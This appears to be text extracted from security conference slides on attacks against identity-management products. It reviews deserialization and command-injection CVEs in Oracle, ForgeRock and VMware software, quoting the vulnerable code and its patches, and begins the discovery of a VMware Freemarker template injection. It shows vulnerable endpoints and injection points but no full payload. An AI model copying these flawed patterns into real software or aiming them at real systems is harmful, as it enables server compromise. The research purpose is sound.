
# Federated Authentication – SAML




# Federated Authentication – SAML



# Federated Authentication – SAML




# Authorization – OAuth2






# Authorization – OAuth2



# Authorization – OAuth2



# Vulnerability Types

## Authentication - Server-side attacks

- XML Token parsing (XXE, SSRF, XSLT etc.)
- Signature verification bypass (XSW, XML Canonicalization, etc.)

These are server-side attacks that target either the IdP or SP directly.

## Authorization - Client-side attacks

- Access token/authorization code leaks (XSS, CSRF, Open Redirect, Click Jacking, etc.)

These are *typically* client-side attacks that attempt to leak sensitive data.

# **Past Attacks Against IAM Solutions**

## **Oracle Access Manager (OAM)**

This is Oracle's flagship IAM solution and comes bundled with Oracle's WebLogic AS.

## **ForgeRock OpenAM**

Originally called OpenSSO, OpenAM is a fork of OpenSSO and was maintained and developed as an open-source project by ForgeRock.

In 2016 it was renamed to ForgeRock AM and became a closed source offering.

## **VMWare Workspace ONE Access**

Formally known as VMWare Identity Manager (vIDM) is VMWare's flagship IAM solution and is relatively new yet still used by several Fortune 500 companies.



# CVE-2021-35587

**Oracle Access Manager Deserialization of Untrusted Data**

**Discovered by Jang and Peterjson**

Limitations of the vulnerability:

- None



OAM 11g impacted but is EOL and the OAM 12g with the latest patches isn't affected due to the removal of the vulnerable endpoint.

**Nothing for Oracle to do!**

# CVE-2021-35464

## ForgeRock OpenAM Deserialization of Untrusted Data

```
@Override
protected void deserializePageAttributes() {
    //...
    final String pageAttributesParam =
context.getRequest().getParameter("jato.pageSession");
    if (pageAttributesParam != null && !pageAttributesParam.trim().isEmpty()) {
        //...
        setPageSessionAttributes(IUtils.
<Map>deserialise(Encoder.decodeHttp64(pageAttributesParam), false, classLoader));
        //...
    }
}
```

# CVE-2021-35464

**ForgeRock OpenAM Deserialization of Untrusted Data**

**Discovered by Michael Stepankin**

Limitations of the vulnerability:

- None



Patched in ForgeRock AM 7.0 by removing the vulnerable Jato library that was originally developed by Sun Microsystems.

**Also patched by OpenAM**

# Patch

## ForgeRock OpenAM Deserialization of Untrusted Data

```
public static <T> T deserialise(byte[] bytes, boolean compressed, ClassLoader classLoader) throws  
IOException,  
    ClassNotFoundException {  
    final ByteArrayInputStream bais = new ByteArrayInputStream(bytes);  
    final ObjectInputStream ois = compressed  
        ? new WhitelistObjectInputStream(new InflaterInputStream(bais), classLoader)  
        : new WhitelistObjectInputStream(bais, classLoader);  
    final T result;  
    try {  
        result = (T) ois.readObject();  
        //...  
    }  
}
```



# CVE-2020-4006

## VMWare Workspace ONE Access Command Injection

```
@RequestMapping(method = {RequestMethod.POST}, value = {"/installSelfSignedCertificate"})
@ResponseBody
public AjaxResponse installSelfSignedCertificate(MultipartHttpServletRequest request) {
    try {
        //...
        this.applianceSslCertificateService.generateAndInstallSelfSignedCertificate(request);
    } catch (AdminPortalException e) {
        //...
    }
}
```



```
//...
String sanValue = request.getParameter("san");
//...
if (Const.isWindowsDeployment) {
    generateSelfSignedCertCmd = new String[] {
        "cmd", "/c", "\"" + SELF_SIGNED_CERTIFICATE_CMD + "\" + " -host " + vmName + " -san " +
        "\"" + sanValue + "\" + " -force" + "\"";
    };
} else {
    generateSelfSignedCertCmd = new String[] {
        "/bin/sh", "-c", SELF_SIGNED_CERTIFICATE_CMD + " --makesslcert " + vmName + " " + vmName + "
" + sanValue
    };
}
//..
try {
    CommandUtils.executeCommand(generateSelfSignedCertCmd);
}
//...
```


# CVE-2020-4006

## VMWare Workspace ONE Access Command Injection

Discovered by: NSA

Limitations of the vulnerability:

- Required authentication as an Administrator
- Required access to port 8443 (not typically exposed externally)
- Spring CSRF protection



Yet, it was exploited in the wild (ITW) in 2020!



# Patch

## VMWare Workspace ONE Access Command Injection

```
//...  
installSelfSignedCertificateCmd = sanValue.split(",");  
for (String currentSAN : installSelfSignedCertificateCmd) {  
    if (StringUtils.isNotBlank(currentSAN)) {  
        //...  
        if (!InputValidationUtils.isValidSAN(currentSAN)) {  
            //...  
        }  
    }  
}
```

# Patch

## VMWare Workspace ONE Access Command Injection


```
public static boolean isValidSAN(String value) {  
    Pattern pattern = Pattern.compile("^([\\*]{1}|[a-zA-Z0-9-]{1,63})(\\.([a-zA-Z0-9-]{1,63}))  
{1,254}");  
    Matcher matcher = pattern.matcher(value);  
    return matcher.matches();  
}
```



# **Target Selection & Vulnerability Discovery**

# Target: VMWare Workspace ONE Access


- Technical debt (Originally developed by TriCipher)
- Complex technology stack and protocols
- Exposed externally
- Single point of failure for an enterprise
- Exploited ITW in 2020
- No past pre-authenticated RCE
- Used by Fortune 500





# Discovering CVE-2022-22954

## Request

```
Pretty Raw Hex Hackvertor  ln ≡  
1 GET /catalog-portal/test; HTTP/1.1  
2 Host: target
```

Just routine testing...


## Response

```
Pretty Raw Hex Render Hackvertor  
1 HTTP/1.1 500  
2 Content-Type: text/html; charset=UTF-8  
3 Content-Language: en-US  
4 Date: Thu, 31 Mar 2022 03:40:44 GMT  
5 Connection: close  
6 Content-Length: 9534
```

# Discovering CVE-2022-22954

## Response

Pretty Raw Hex Render Hackvertor



```
88 The failing expression:
89 ==> errorObj?eval [in template "customError.ftl" at line 61, column 18]
90
91 ----
92 FTL stack trace ("~" means nesting-related):
93 - Failed at: #assign m = errorObj?eval [in template "customError.ftl" at line 61, column 5]
94 ----
95
96 Java stack trace (for programmers):
97 ----
98 freemarker.core._MiscTemplateException: [... Exception message was already printed;
99 see it above ...]
100 at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:
101 95)
102 at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:
```

# Discovering CVE-2022-22954

## Freemarker template injection!

